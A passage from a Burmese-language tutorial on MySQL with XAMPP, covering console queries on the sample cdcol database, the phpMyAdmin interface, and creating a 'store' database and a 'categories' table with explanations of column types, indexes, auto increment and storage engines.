`C:\xampp\mysql\bin` Folder ထဲက `mysql` ဆိုတဲ့ Program ကို Run လိုက်တာဖြစ်ပါတယ်။ `-u` ဆိုတဲ့ Flag ကတော့ Database ကို Access လုပ်မယ့် User တွဲဖက်ပေးဖို့ဖြစ်ပြီး `root` ဆိုတဲ့အမည်ကို User Name အဖြစ် အသုံးပြုထားပါတယ်။ `root` ဟာ XAMPP Install လုပ်လိုက်စဉ်ကတည်းက ပါဝင်လာတဲ့ Default User ဖြစ်ပါတယ်။ ဒီလို ချိတ်ဆက်ဝင်ရောက်လိုက်တာနဲ့ `mysql>` နဲ့အစပြုပေးထားတဲ့ MySQL Console ထဲကို ရောက်ရှိသွားစေမှာဖြစ်ပါတယ်။ MySQL Console ထဲမှာ Query Command တွေရေးသားခြင်းအားဖြင့် လိုအပ်သလို စတင်စီမံနိုင်ပြီဖြစ်ပါ တယ်။ `USE cdcol;` လို့ ရေးသားပြီး Enter နှိပ်ပေးပါ။


```
mysql> USE cdcol;
```

`cdcol` ဆိုတာက XAMPP Install လုပ်လိုက်စဉ်ကတည်းက ပါဝင်လာတဲ့ နမူနာ MySQL Database တစ်ခုဖြစ်ပါ တယ်။ `USE` Keyword ကိုသုံးပြီး အဲ့ဒီ Database ကိုအသုံးပြုမယ်လို့ သတ်မှတ်လိုက်ခြင်းပါ။ ဆက်လက်ပြီး `SELECT * FROM cds;` လို့ ရေးစမ်းကြည့်ပါ။ ခုလိုရလဒ်ကို ရရှိပါလိမ့်မယ်။

```
mysql> SELECT * FROM cds;

+-----------------------------------+------------------+------+----+
| titel                             | interpret        | jahr | id |
+-----------------------------------+------------------+------+----+
| Beauty                            | Ryuichi Sakamoto | 1990 |  1 |
| Goodbye Country (Hello Nightclub) | Groove Armada    | 2001 |  4 |
| Glee                              | Bran Van 3000    | 1997 |  5 |
+-----------------------------------+------------------+------+----+
3 rows in set (0.02 sec)
```

`cds` ဟာ `cdcol` Database ထဲမှာရှိနေတဲ့ အချက်အလက်တွေစုစည်းသိမ်းဆည်းထားတဲ့ Table တစ်ခုဖြစ်ပါတယ်။ SELECT Query ကိုအသုံးပြုပြီး `cds` Table ထဲမှာ သိမ်းဆည်းထားတဲ့အချက်အလက်များကို ရယူစေလိုက်ခြင်း ဖြစ်ပါ တယ်။

ဒီနည်းနဲ့ Database တွေ၊ User တွေနဲ့ Table Structure တွေ၊ အားလုံးကိုစီမံနိုင်ပေမယ့် လက်တွေ့မှာ အလုပ်သိပ်မတွင်ပါဘူး။ Command တွေက မှတ်ရခက်တက်ပါတယ်။ ဒါကြောင့် လက်တွေ့အလုပ်လုပ်တဲ့ အခါမှာ Graphical User Interface ပါဝင်တဲ့ Admin Tools တွေကို ပိုပြီးအသုံးများပါတယ်။ MySQL အတွက် Official Admin Tool ကတော့ MySQL Workbench ဖြစ်ပါတယ်။ XAMPP Install လုပ်စဉ်က MySQL Workbench ကို ထည့်သွင်းမပေးထားလို့ အသုံးပြုလိုရင် သီးခြားထည့်သွင်းဖို့လိုအပ်ပါတယ်။ အောက်ပါလိပ်စာကနေ Download ရယူနိုင်ပါတယ် - http://www.mysql.com/downloads/workbench




ပုံ (၇-၈) MySQL Workbench

တစ်ခြားရွေးချယ်အသုံးပြု စရာတွေရှိပါသေးတယ်။ Navicat, SQLYog, dbForge Studio, phpMyAdmin, Toad, SQL Buddy, Adminer စသဖြင့် ရွေးချယ်စရာတွေ အများကြီးရှိပါတယ်။

ဒီနေရာမှာအသုံးပြုဖော်ပြမှာကတော့ phpMyAdmin ဖြစ်ပါတယ်။ phpMyAdmin ဟာ MySQL Workbench, Navicat, SQLYog တို့လို့ အထူးလုပ်ဆောင်ချက်တွေပါဝင်တဲ့ Database IDE အဆင့် Tool တစ်ခုတော့ မဟုတ်ပါဘူး။ ဒါပေမယ့် PHP နဲ့ရေးသားထားပြီး Web Browser ရှိယုံနဲ့အသုံးပြုနိုင်တဲ့ Web Based Tool တစ်ခုဖြစ်ပါတယ်။ တနည်းအားဖြင့် phpMyAdmin ကိုယ်တိုင်က Web App တစ်ခုဖြစ်ပါတယ်။ Database တွေ၊ User တွေနဲ့ Table Structure တွေ စီမံနိုင်တဲ့ အခြေခံလုပ်ဆောင်ချက်တွေအားလုံး ပါဝင်တဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ ထူးခြားချက်ကတော့ Web Hosting အတော်များများမှာ phpMyAdmin ကို Default MySQL Admin Tool အဖြစ် ထည့်သွင်း ပေးထားလေ့ရှိ ပါတယ်။ ဒါကြောင့် ကိုယ်စက်ထဲမှာသာမက အင်တာနက်မှာ လွှင့်တင်ထားတဲ့ App ကို စီမံဖို့အတွက်လည်း အသုံးဝင်ပါတယ်။

7.2 - phpMyAdmin


phpMyAdmin စတင်အသုံးပြုဖို့အတွက် Web Browser URL Bar မှာ http://localhost/ လို့ထည့်သွင်းလိုက်ပါ။ XAMPP Dashboard ပေါ်လာပါလိမ့်မယ်။ XAMPP Control Panel မှာ Apache ရော MySQL ကိုပါ Run ထားပေးဖို့လိုကြောင်း ထပ်သတိပေးပါရစေ။ XAMPP Dashboard ရဲ့ Menu Bar ထဲက phpMyAdmin ကို နှိပ်လိုက်တဲ့အခါ URL က http://localhost/phpmyadmin/ လို့ပြောင်းသွားပြီး **ပုံ (၇-ခ)** မှာ ပြထားသလို phpMyAdmin Interface ကို တွေ့ရမှာ ဖြစ်ပါတယ်။ နောက်ပိုင်းမှာ XAMPP Dashboard ကနေတစ်ဆင့်သွားနေစရာမလိုပါဘူး၊ URL မှာ တိုက်ရိုက် ထည့်သွင်းပြီးလည်း သွားနိုင်ပါတယ်။



ပုံ (၇-ခ) phpMyAdmin

phpMyAdmin Interface ရဲ့ဘယ်ဘက်မှာ MySQL Database Server မှာရှိနေတဲ့ Database စာရင်းကိုဖော်ပြထားပါတယ်။ ညာဘက်က Dashboard ပုံစံ Interface ရဲ့ အပေါ်ဆုံးမှာ Location ကိုဖော်ပြနေပါတယ်။ Server Icon လေးရဲ့ဘေးက `localhost` ဆိုတာ MySQL Server ရဲ့ Host Name ဖြစ်ပြီး အဲ့ဒီနေရာမှာပဲ Database နဲ့ Table တို့ရဲ့ Location ကိုလဲ လိုအပ်တဲ့အခါဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ Location Bar အောက်မှာ Databases, SQL, Status, Users စသဖြင့် Options တွေတန်းစီပေးထားပါတယ်။ Main Menu လို့ ခေါ်ချင်ပါတယ်။


ဒီအခန်းမှာ နမူနာ App အနေနဲ့ အင်တာနက်ကနေစာအုပ်ဝယ်လို့ရတဲ့ Online Book Store တစ်ခုလောက် တည်ဆောက်သွားချင်ပါတယ်။ အဲ့ဒီ Store အတွက် အချက်အလက်တွေသိမ်းဆည်းနိုင်ဖို့ Database တွေ Table တွေ တည်ဆောက်ရင်းနဲ့ phpMyAdmin အသုံးပြုပုံကို ဆက်လက်လေ့လာသွားမှာပါ။ Main Menu ထဲက Databases ကို နှိပ်လိုက်ရင် Database စာရင်းနဲ့တစ်ကွ Database အသစ်တည်ဆောက်နိုင်မယ့် **Create database** Form တစ်ခုပါဝင်မှာဖြစ်ပါတယ်။



ပုံ (၇-ဂ) phpMyAdmin - Databases

Create database Box ထဲမှာ `store` လို့ရိုက်ထည့်ပြီး **Create** Button ကို နှိပ်လိုက်ရင် `store` အမည်နဲ့ Database တစ်ခုတည်ဆောက်ရရှိသွားစေမှာဖြစ်ပါတယ်။ ဘယ်ဘက်ခြမ်းမှာပြနေတဲ့ Database စာရင်းထဲမှာ လက်တလောတည် ဆောက်လိုက်တဲ့ `store` Database ပါဝင်လာမှာဖြစ်ပါတယ်။ Database အမည်ကို နှိပ်ပြီး `store` Database ကို ရွေးချယ်ဝင်ရောက် လိုက်ပါ။


မှတ်ချက် ။ ။ Database တည်ဆောက်စဉ်မှာ Collation ဆိုတဲ့ ရွေးစရာ Option တစ်ခု ပါဝင်တာကို သတိပြုမိမှာပါ။ လက်ရှိ Database ထဲမှာ အင်္ဂလိပ်စာတွေပဲ သိမ်းဆည်းမှာဆိုရင် ရွေးမနေပဲ Default Option အတိုင်းပဲ ထားလို့ရပါတယ်။ မြန်မာစာတွေ ဘာတွေ သိမ်းဆည်းမှာ ဆိုရင်နော့ `utf8_unicode_ci` ဆိုတဲ့ Collation Option ကို ရွေးချယ် ပေးထားသင့်ပါတယ်။ ဒါမှ မြန်မာစာအပါအဝင် ယူနီကုဒ် Character တွေပေါ်မှာ Sorting စီခြင်း၊ ရှာဖွေခြင်း စတဲ့ လုပ်ငန်းတွေကို Database က ပိုမှန်အောင် အလုပ်လုပ် ပေးနိုင်မှာပါ။



ပုံ (၇-ဃ) phpMyAdmin - `store` Database

ဝင်ရောက်လိုက်ပြီးရင် Location Bar မှာလည်း Host Name နောက်က `store` ဆိုတဲ့ Database Name ကို တွဲပြီး ဖော်ပြပေးနေတာကိုတွေ့ရမှာပါ။ Database ကို အကြောင်းအမျိုးမျိုးကြောင့် ပြန်ဖျက်လိုရင်တော့ Main Menu ထဲက Operations ကိုဝင်ပြီး **Drop the Database (DROP)** ဆိုတဲ့ Option ကိုရှာပြီး နှိပ်လိုက်ယုံပါပဲ။

ဆက်လက်ပြီး `store` Database ထဲမှာ စာအုပ်အမျိုးအစားတွေမှတ်သားသိမ်းဆည်းနိုင်ဖို့ `categories` ဆိုတဲ့ အမည်နဲ့ Table တစ်ခုတည်ဆောက်ချင်ပါတယ်။ **ပုံ (၇-ဃ)** မှာဖော်ပြထား တဲ့အတိုင်း **Create table** Form ရဲ့ **Name** Field မှာ `categories` လို့ပေးပြီး **Number of columns** Field မှာ 5 လို့ ပေးလိုက်ပါ။ ပြီးရင် အောက်နားက **Go** Button ကို နှိပ်လိုက်တဲ့အခါ လိုအပ်တဲ့ အချက်အလက်တွေ ထည့်သွင်းပေးနိုင်ဖို့အတွက် **ပုံ (၇-c)** မှာ ဖော်ပြထားသလို Table Wizard ပေါ်လာမှာဖြစ်ပါတယ်။



ပုံ (၇-c) phpMyAdmin - Table Wizard

ဖြည့်စရာတွေတစ်ပြိုကြီးပေါ်လာလို့ မျက်စိနောက်မသွားပါနဲ့။ **ပုံ (၇-c)** မှာ နံပါတ်စဉ်တပ်ပြထားတဲ့အတိုင်း တစ်ပိုင်းစီခွဲပြီး ကြည့်ကြပါမယ်။ ပြီးခဲ့တဲ့အဆင့်မှာ **Number of columns** ကို 5 လို့သတ်မှတ်ခဲ့တဲ့အတွက် Column (၅) ခု သတ်မှတ်နိုင်ဖို့ Input တွေ (၅) ဆင့်ပါဝင်တာကိုတွေ့ရမှာဖြစ်ပါတယ်။ **နံပါတ် (၁)** အနေနဲ့ Column Name တွေ သတ်မှတ်ပေးရပါမယ်။ ကျွန်တော်တို့က စာအုပ် အမျိုးအစား အမည်နဲ့ မှတ်ချက်တို့ကိုသိမ်းဆည်းလိုတာ ဖြစ်ပါတယ်။ ဒါကြောင့် **ပုံ (၇-c)** နမူနာမှာ (၅) ဆင့်လုံးကို `id`, `name`, `remark`, `crated_date`, `modified_date` စသဖြင့် Column Name တွေကို အစဉ်လိုက်သတ်မှတ်ထားပါတယ်။ `id`, `created_date` နဲ့ `modified_date` Column တို့ဟာ Table အားလုံးမှာ ပါဝင်သင့်တဲ့ Column တွေဖြစ်ပါတယ်။ `id` Column က အချက်အလက် တစ်ခုချင်းစီအတွက် Unique ID ကို ထည့်သွင်းသိမ်း ဆည်းဖို့ဖြစ်ပါတယ်။ Unique ID တစ်ခုရှိ ထားမှသက်ဆိုင်ရာ အချက်ကို ရယူပြင်ဆင်တဲ့အခါ တိကျမှုရှိစေမှာဖြစ်ပါတယ်။ `created_date` ကတော့ သက်ဆိုင်ရာအချက်အလက်ကို Table ထဲမှာ ပထမဆုံးစတင် ထည့်သွင်းခဲ့တဲ့ ရက်စွဲနဲ့ အချိန်ကိုမှတ်သားနိုင်ဖို့ဖြစ်ပါတယ်။ `modified_date` ကတော့ သက်ဆိုင်ရာအချက်အလက်ကို နောက် ဆုံး ပြင်ဆင်မှု ပြုလုပ်ခဲ့တဲ့ ရက်စွဲနဲ့ အချိန်ကိုမှတ်သားနိုင်ဖို့ပါ။ ဒီ `created_date` နဲ့ `modified_date` တို့ဟာ App မှာဖော်ပြဖို့အသုံး ဝင်နိုင်သလို သိမ်းဆည်းထားတဲ့ အချက်အလက်နဲ့ ပတ်သက်ပြီး ပြဿနာတစ်စုံ တစ်ရာရှိခဲ့လို့ အဖြေရှာဖို့လိုတဲ့အခါမှာလည်း အထောက်အကူဖြစ်စေမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် အမှန်တစ်ကယ် သိမ်း ဆည်းလိုတာက အမည် (`name`) နဲ့ မှတ်ချက် (`remark`) တို့သာဖြစ်ပေမယ့် `id`, `created_date`, `modified_date` တို့နဲ့ပေါင်းပြီး Column (၅) ခု သတ်မှတ်ထားခြင်းဖြစ်ပါ တယ်။

Database Name, Table Name နဲ့ Column Name တွေအားလုံးကို စာလုံးအသေးနဲ့ပဲသတ်မှတ်ထားတာကို သတိပြုပါ။ Space ထည့်သွင်းဖို့လိုအပ်တဲ့နေရာမှာလည်း Underscore ကို အသုံးပြုထားပါတယ်။ MySQL ကတော့ ကန့်သတ်မထားပါဘူး။ စာလုံး အကြီးအသေး နှစ်သက်သလိုအသုံးပြုနိုင်ပါတယ်။ Space တွေလည်း ထည့်ချင်ရင်ထည့်လို့ရပါတယ်။ ဒါပေမယ့် လက်တွေ့မှာ အမည်တွေကို အမျိုးမျိုးရောပေးထားတဲ့အခါ စာလုံးပေါင်း အမှားကြောင့်ဖြစ်ပေါ်လာတဲ့ Error တွေ လိုက်ရှင်းနေရတာနဲ့ အချိန်ကုန်တက်ပါတယ်။ ရေးဟန်တစ်ခုကိုရွေးချယ်ပြီး အမည်အားလုံးကို ရေးဟန်တူညီနေ အောင်သတ်မှတ်ထားရင် အမှားသက်သာပြီး အလုပ်ပိုတွင်စေပါတယ်။ ရေးဟန်ရွေးချယ်တဲ့အခါ ရေးသားသူရဲ့ ဆုံးဖြတ်ချက်သာအဓိကပါ။ ဆက်လက် ဖော်ပြမယ့်နမူနာတွေမှာတော့ စာလုံး အသေးချည်းပဲသုံးတဲ့ ရေးဟန်ကို ဆက်လက်အသုံးပြု သွားမှာဖြစ်ပါတယ်။

နံပါတ် (၂) အနေနဲ့ Column Type ကို ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ Select Box ကိုနှိပ်လိုက်ရင် MySQL က လက်ခံတဲ့ Data Type စာရင်းကိုဖော်ပြပေးပါလိမ့်မယ်။ Data Type အမျိုး (၂၀) ကျော်ရှိ ပေမယ့် phpMyAdmin က အသုံးအများဆုံး (၄) မျိုးကို အပေါ်ဆုံးကဖော်ပြပေးမှာဖြစ်ပါတယ်။ အဲ့ဒါတွေ ကတော့၊ ကိန်းပြည့်တွေသိမ်းဖို့ အတွက် `INT` ၊ အရေအတွက်အကန့် အသတ်ရှိတဲ့ စာလုံးတွေ သိမ်းဖို့အတွက် `VARCHAR`, စာတွေအများကြီးသိမ်းနိုင်ဖို့အတွက် `TEXT` နဲ့ ရက်စွဲသိမ်းဖို့အတွက် `DATE` တို့ပဲဖြစ်ပါတယ်။ နမူနာမှာ `id` Column အတွက် INT လို့ သတ်မှတ်ပေး ထားပါတယ်။ `name` Column အတွက် `VARCHAR` လို့ သတ်မှတ် ထားပါတယ်။ `remark` Column အတွက်တော့ `TEXT` သတ်မှတ်ထားပြီး `created_date` နဲ့ `modified_date` တို့အတွက် `DATETIME` တို့ ကို Column Type အဖြစ် သတ်မှတ်ပေးထားပါတယ်။ `created_date` နဲ့ `modified_date` တို့အတွက် ရက်စွဲနဲ့ အချိန်တွဲပြီး သိမ်းလိုတဲ့အတွက် `DATETIME` Column Type ကို ရွေး ချယ်ထားခြင်းဖြစ်ပါတယ်။

နံပါတ် (၃) အနေနဲ့စာလုံးအရေအတွက် Length ကို ရွေးပေးရမှာဖြစ်ပါတယ်။ `INT`, `DATE`, `TEXT` နဲ့ `DATETIME` တို့ အတွက် Length သတ်မှတ်မပေးလည်းရပါတယ်။ ဒါပေမယ့် `VARCHAR` အတွက်တော့ သတ်မှတ်ပေးရပါတယ်။ `VARCHAR` အတွက် လက်ခံနိုင်တဲ့ Length က `1` ကနေ `255` အတွင်းဖြစ်ပါတယ်။ ဒါကြောင့် ကျန် Column တွေ အတွက် Length မသတ် မှတ်ပဲ `VARCHAR` Column Type ရွေးထားတဲ့ `name` Column ကိုသာ `255` ဆိုတဲ့ Length သတ်မှတ်ပေးထားခြင်း ဖြစ်ပါတယ်။

နံပါတ် (၄) မှာတော့ Column တွေအတွက် Index Method (သတ်မှတ်လိုရင်) ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ သတ်မှတ်နိုင်တဲ့ Index Method တွေကတော့ `PRIMARY`, `UNIQUE`, `INDEX` နဲ့ `FULLTEXT` တို့ပဲဖြစ်ပါတယ်။ Index ဆိုတာစာအုပ်တွေရဲ့ နောက်ဆုံးမှာ အက္ခရာစဉ်အညွှန်း ထည့်ပေးထားသလိုပါပဲ။ အက္ခရာစဉ်အညွှန်းကိုကြည့်ပြီး ဘယ်စာလုံးကို ဘယ်စာမျက်နှာမှာ သွားကြည့်ရမလဲ သိနိုင်တဲ့အတွက် လိုချင်တဲ့အချက်အလက်ကိုပိုပြီး မြန်မြန်ဆန်ဆန် ရရှိစေပါတယ်။ MySQL Index ကလည်း ဒီသဘောအတိုင်းပဲ အလုပ်လုပ်တာပါ။ အချက်အလက်တွေ ရယူ ရှာဖွေရတာ ပိုမြန်သွားအောင် Index တွေ သတ်မှတ်ပေးထားနိုင်ခြင်း ဖြစ်ပါတယ်။

Index Method လေးမျိုးထဲက `PRIMARY`, `UNIQUE` နဲ့ `INDEX` တို့ဟာ အခြေခံလုပ်ဆောင်ပုံ တူညီကြပါတယ်။ ကွာခြားချက်ကတော့ `PRIMARY` ဟာ Index အမည်ကို `PRIMARY` လို့ပေးထားပြီး Table တစ်ခုမှာ `PRIMARY` Index Column တစ်ခုပဲသတ်မှတ် ခွင့်ပြုခြင်းဖြစ်ပါတယ်။ ပြီးတော့ `PRIMARY` Index သတ်မှတ်ထားတဲ့ Column မှာ ထည့်သွင်းတဲ့ အချက်အလက်တွေဟာ ပြန်မထပ်ရပါဘူး။ ပြန်ထပ်ရင် Table ထဲကို လက်ခံထည့်သွင်းပေးမှာ မဟုတ်ပါဘူး။ ဥပမာ - ကျောင်းသားတွေရဲ့ ခုံနံပါတ်၊ နိုင်ငံသားမှတ်ပုံတင်နံပါတ်စတဲ့ ပြန်မထပ်နိုင်တဲ့အချက်

အလက်မျိုးတွေ အတွက်သာအသုံးပြုသင့်ပါတယ်။ `UNIQUE` က `PRIMARY` နဲ့ လုပ်ဆောင်ပုံ အားလုံးအတူတူပါပဲ။ ဒါပေမယ့် သူကတော့ Column အရေအတွက်ကန့်သတ်မထားပါဘူး။ Table တစ်ခုမှာ `UNIQUE` Index သတ်မှတ်ထားတဲ့ Column တစ်ခုထက် ပိုရှိနိုင်ပါတယ်။ `INDEX` ကလည်း `UNIQUE` လိုပဲ Column အရေအတွက်ကန့်သတ်မထားပါဘူး။ ဒါပေမယ့် သူကတော့ အချက်အလက်တွေ ပြန်ထပ်ခဲ့ရင်လည်း လက်ခံပါတယ်။ နောက်ဆုံးတစ်ခုဖြစ်တဲ့ `FULLTEXT` ကတော့ တစ်ခြား Method တွေနဲ့ အလုပ်လုပ်ပုံမတူပါဘူး။ Search Engine တစ်ခုကဲ့သို့ Stop Words တွေဖယ်ထုတ်ခြင်း၊ Noise Worlds တွေ ဖယ်ထုတ်ပေးခြင်း၊ Rank သတ်မှတ်ပေးခြင်းတို့ကိုပါ ပြုလုပ်ပေးနိုင်အောင် စီစဉ်ထားတဲ့ Index Method တစ်ခုဖြစ်ပါတယ်။ **ပုံ (၇-စ)** နမူနာမှာတော့ `id` Column အတွက် `PRIMARY` လို့ သတ်မှတ်ထားပါတယ်။ ကျန် Column တွေအတွက်တော့ Index သတ်မှတ်မထားပါဘူး။

နံပါတ် (၅) မှာ သတ်မှတ်ထားတာကတော့ Auto Increment (`AI`) ဖြစ်ပါတယ်။ Auto Increment ဆိုတာ အဲ့ဒီ Column မှာ ပါဝင်တဲ့တန်ဖိုးတွေကို ကျွန်တော်တို့ကိုယ်တိုင်ထည့်သွင်းစရာမလိုပဲ MySQL က 1, 2, 3, 4 စသဖြင့် နံပါတ်စဉ်နဲ့ အစဉ်အတိုင်း အလိုအလျှောက်ထည့်သွင်းပေးသွားမှာဖြစ်ပါတယ်။ Auto Increment လို့ သတ်မှတ်ထားတဲ့ အတွက် `id` Column မှာ အချက်အလက်တွေကို ထည့်ပေးဖို့မလိုတော့ပါဘူး။ Database က နံပါတ်စဉ် အလိုလို ထည့်သွင်းပေးသွားပါလိမ့်မယ်။

နမူနာမှာထည့်သွင်းထားသလိုပဲ Table တစ်ခုတည်ဆောက်တိုင်း `PRIMARY` နဲ့ Auto Increment သတ်မှတ်ထားတဲ့ `id` Column တစ်ခု အမြဲထည့်သွင်းသင့်ပါတယ်။ ဒီနည်းနဲ့ အလုပ်လည်းမရှုပ်စေပဲ `id` Column ဟာ Key အဖြစ်အသုံးချနိုင်မယ့် Unique တန်ဖိုးတွေကို သိမ်းဆည်းထားပေးနေမှာဖြစ်ပါတယ်။ အချက်အလက်တွေကိုရယူခြင်း၊ ပြင်ဆင်ခြင်းများ ပြုလုပ်တဲ့အခါ သက်ဆိုင်ရာ Key ID အသုံးပြုပြီး တိတိကျကျ ဆောင်ရွက်သွားနိုင်စေမှာဖြစ်ပါတယ်။ မကြာခင်ဖော်ပြမယ့် နမူနာမှာ ဒီသဘောသဘာဝကို လက်တွေ့တွေ့မြင်ရမှာဖြစ်ပါတယ်။

နံပါတ် (၆) အနေနဲ့သတ်မှတ်ပေးရမှာကတော့ Storage Engine ဖြစ်ပါတယ်။ Storage Engine ဆိုတာ အချက်အလက်တွေကို ဖန်တီးခြင်း (Create), ရယူခြင်း (Read), ပြင်ဆင်ခြင်း (Update), ပယ်ဖျက်ခြင်း (Delete) လုပ်ငန်း စဉ်ကို ဆောင်ရွက်ပေးတဲ့ MySQL ရဲ့အစိတ်အပိုင်းတစ်ခုဖြစ်ပါတယ်။ Create, Read, Update, Delete လုပ်ငန်းစဉ်ကို CRUD လို့အတိုကောက် ခေါ်ကြပါတယ်။ ဆက်လက်ဖော်ပြတဲ့အခါ CRUD ဆိုတဲ့အသုံးအနှုန်းကို တွေ့ရင် Create, Read, Update, Delete ကို ဆိုလိုခြင်းဖြစ်တယ်လို့ မှတ်ယူပေးပါ။

MySQL မှာ Storage Engine အမျိုးမျိုးရှိပြီး Engine တစ်ခုခြင်းစီမှာ အားသာချက်အားနည်းချက်တွေကိုယ်စီရှိကြပါတယ်။ ရွေးချယ်အသုံးပြုနိုင်တဲ့ Engine တွေထဲမှာ အဓိကကျတဲ့ Engine တွေကတော့ -

- MyISAM
- InnoDB
- Archive
- Memory
- CSV
- NDB

- တို့ ဖြစ်ပါတယ်။

MyISAM

